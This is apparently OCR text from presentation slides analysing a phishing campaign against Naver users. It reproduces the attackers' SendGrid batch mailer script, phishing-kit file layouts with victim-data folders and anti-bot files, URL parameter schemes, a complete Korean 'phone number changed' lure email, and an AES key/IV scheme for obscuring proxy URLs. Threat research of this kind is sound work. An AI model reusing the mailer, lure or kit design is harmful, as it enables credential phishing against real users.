
```
.
├── ch
│   ├── change_phone.php     // send mail
│   ├── change_phone_z3.py   // batch script
│   ├── cruelty_z1.txt       // send log
│   └── z1.txt               // target list
├── enc_url.php              // url encryption
└── sendgrid-php             // sendgrid release
```

SendGrid

- change_phone_z3.py

```python
def send_txt_with_url(fname, url):
    print(">>> " + url)
    fin = open(fname, 'r')
    while True:
        target = fin.readline()
        if not target:
            break
        target = target.strip()
        logfile = os.path.join(CUR_DIR, 'cruelty_' + fname)
        result = send_mail_with_url(target, url)
        print(result)
        with codecs.open(logfile, mode="a", encoding="utf-8") as lf:
            strtime = datetime.datetime.now().strftime("%Y.%m.%d %H:%M:%S")
            lf.write("["+strtime + "] " + result + "\r\n")
        time.sleep(300)
    fin.close()
    print("Finished\r\n")

if __name__=='__main__':
    try:
        send_txt_with_url("z1.txt", "http://127.0.0.1/nv/ch/change_phone.php")
    finally:
        print("Finished")
```

SendGrid



enc_url.php
change_phone_z3.py
change_phone.php
z1.txt
SendGrid

SendGrid

- Email Header

```
Authentication-Results: mx.naver.com;
  spf=pass (mx.naver.com: domain of bounces+14760089-e350-tax1940=naver.
  com@sendgrid.net designates 50.31.49.41 as permitted sender) smtp.
  mailfrom=bounces+14760089-e350-tax1940=naver.com@sendgrid.net;
  dkim=pass header.i=@sendgrid.net
X-Naver-ESV: wdFn+6J4p63qMBIYKNwdbXmmFqUqFAIYkXm=
X-Session-IP: 50.31.49.41
Received: from o50314941.outbound-mail.sendgrid.net (o50314941.
outbound-mail.sendgrid.net [50.31.49.41])
  by crcvmail205.nm.naver.com with ESMTP id pGRZS3bgTcmgjMXNhJtX3g
```

Delivery Method



As a Phisherman

Evolutions in Techniques

Traditional Phishing - Case I

Traditional Phishing - Case I

- http://{cc}/?m=viewInputPasswd&token_help=ZGVtbw==
- m: mode
  - viewInputPasswdForMyInfo
  - viewInputPasswd
  - viewDownload
  - viewChangePasswd
- token_help: base64(userid)


Traditional Phishing - Case I

```
.
├── Mobile_Detect.php // detect user agent
├── css               // css resource
├── download.php      // download file
├── error.php         // default error page
├── favicon.ico       // logo icon
├── index.php         // main controller
└── js                // javascript resource
```


Traditional Phishing - Case I

```
├── log.php                 // log function page
├── mobile_{mode}.php       // mobile function page
├── pc_{mode}.php           // pc function page
├── reading.php             // ip recon page
├── res                     // image resource
├── result                  // victim folder
│   └── {ip}_log.txt        // victim data
└── robots.txt              // anti bot
```

Traditional Phishing - Case I



Traditional Phishing - Case II



Traditional Phishing - Case II

- http://{cc}/?token_help=ZGVtbw==&last=login
- token_help: base64(userid)
- last: exit page index

Traditional Phishing - Case II


```
.
├── Merry Christmas.pdf // decoy file
├── Mobile_Detect.php   // detect user agent
├── favicon.ico         // logo icon
├── iCloud_files        // web resource
├── icloud.php          // modified login page
└── index.php           // main controller
```

Traditional Phishing - Case II

```
├── link.php          // redirect to specific victim
├── log.php                 // log function page
├── pdf.php                 // show decoy and redirct
├── reading.php             // ip recon page
├── result                  // victim folder
│   └── {ip}_log.txt        // victim data
└── robots.txt              // anti bot
```


Traditional Phishing - Case II

Traditional Phishing - Case II




Evolution 1: Proxy Mirror

- PHProxy
- Auto update
- Replace response content
- Verify avaliability



Proxy Mirror

- Phishing Email



NAVER 회원정보

회원님의 연락처 휴대전화 번호가 변경되었습니다.

회원님의 휴대전화 번호가 변경되어 해당 내역을 안내해 드립니다.

휴대전화 번호 변경에 따른 안내

아이디	demo
변경 일시	04/29/2021 07:52 PM (KST)
변경 방법	내정보>회원정보>연락처 수정

회원님이 직접 휴대전화 번호를 변경한 적이 없는데 이 메일을 받았다면 다른 사람에 의해 휴대전화 번호가 변경되었을 수 있습니다.
다른 사람이 내 회원정보에 접근한 것은 아닌지 점검해 주세요.

자세한 내용은 도움말을 참고해 주세요.

휴대전화 번호 확인하러 가기 >

네이버를 이용해 주셔서 감사합니다.
더욱 편리한 서비스를 제공하기 위해 항상 최선을 다하겠습니다.

본 메일은 발신전용 입니다. 궁금하신 사항은 고객센터의 문의메뉴를 이용하여 주시기 바랍니다.

Proxy Mirror

Proxy Mirror

https://{cc1}/?u=Ym1QTkI1VzIaQkZ1L2daMHd2V0gxVWZocWxDaWtWek5DNmd2aXAxN20
2WW8zUVBieGh0ck0ycDNNM1BrL3RFVU51YkFNcWNuTHF5Yi9kUFlBSXhLc3BJMXpQWU
NVMXNTQTR0NjhlMmoxSEg0WDBuOEZhVmZOVEFYY2ZtZmYwa0M3RWR5aHhKREdldEI
1K0J6UTFkQTVKQIZ4cWxsNnFKdzcycEhYQkJRbEtYZFZhYzhmZ0QzbFQ4ZGo1blZpaTNL

AES-256-CBC

KEY: SHA256("phpurlproxy.kr")
IV: SHA256("#@$%^&*()_+=-")

https://{cc2}/?page=ZGVtbw==&p=dmlwLzEwMDIvMTAwMw==&u=http%3A%2F%2Fmail.naver.com%2Fbeginn
v.nid

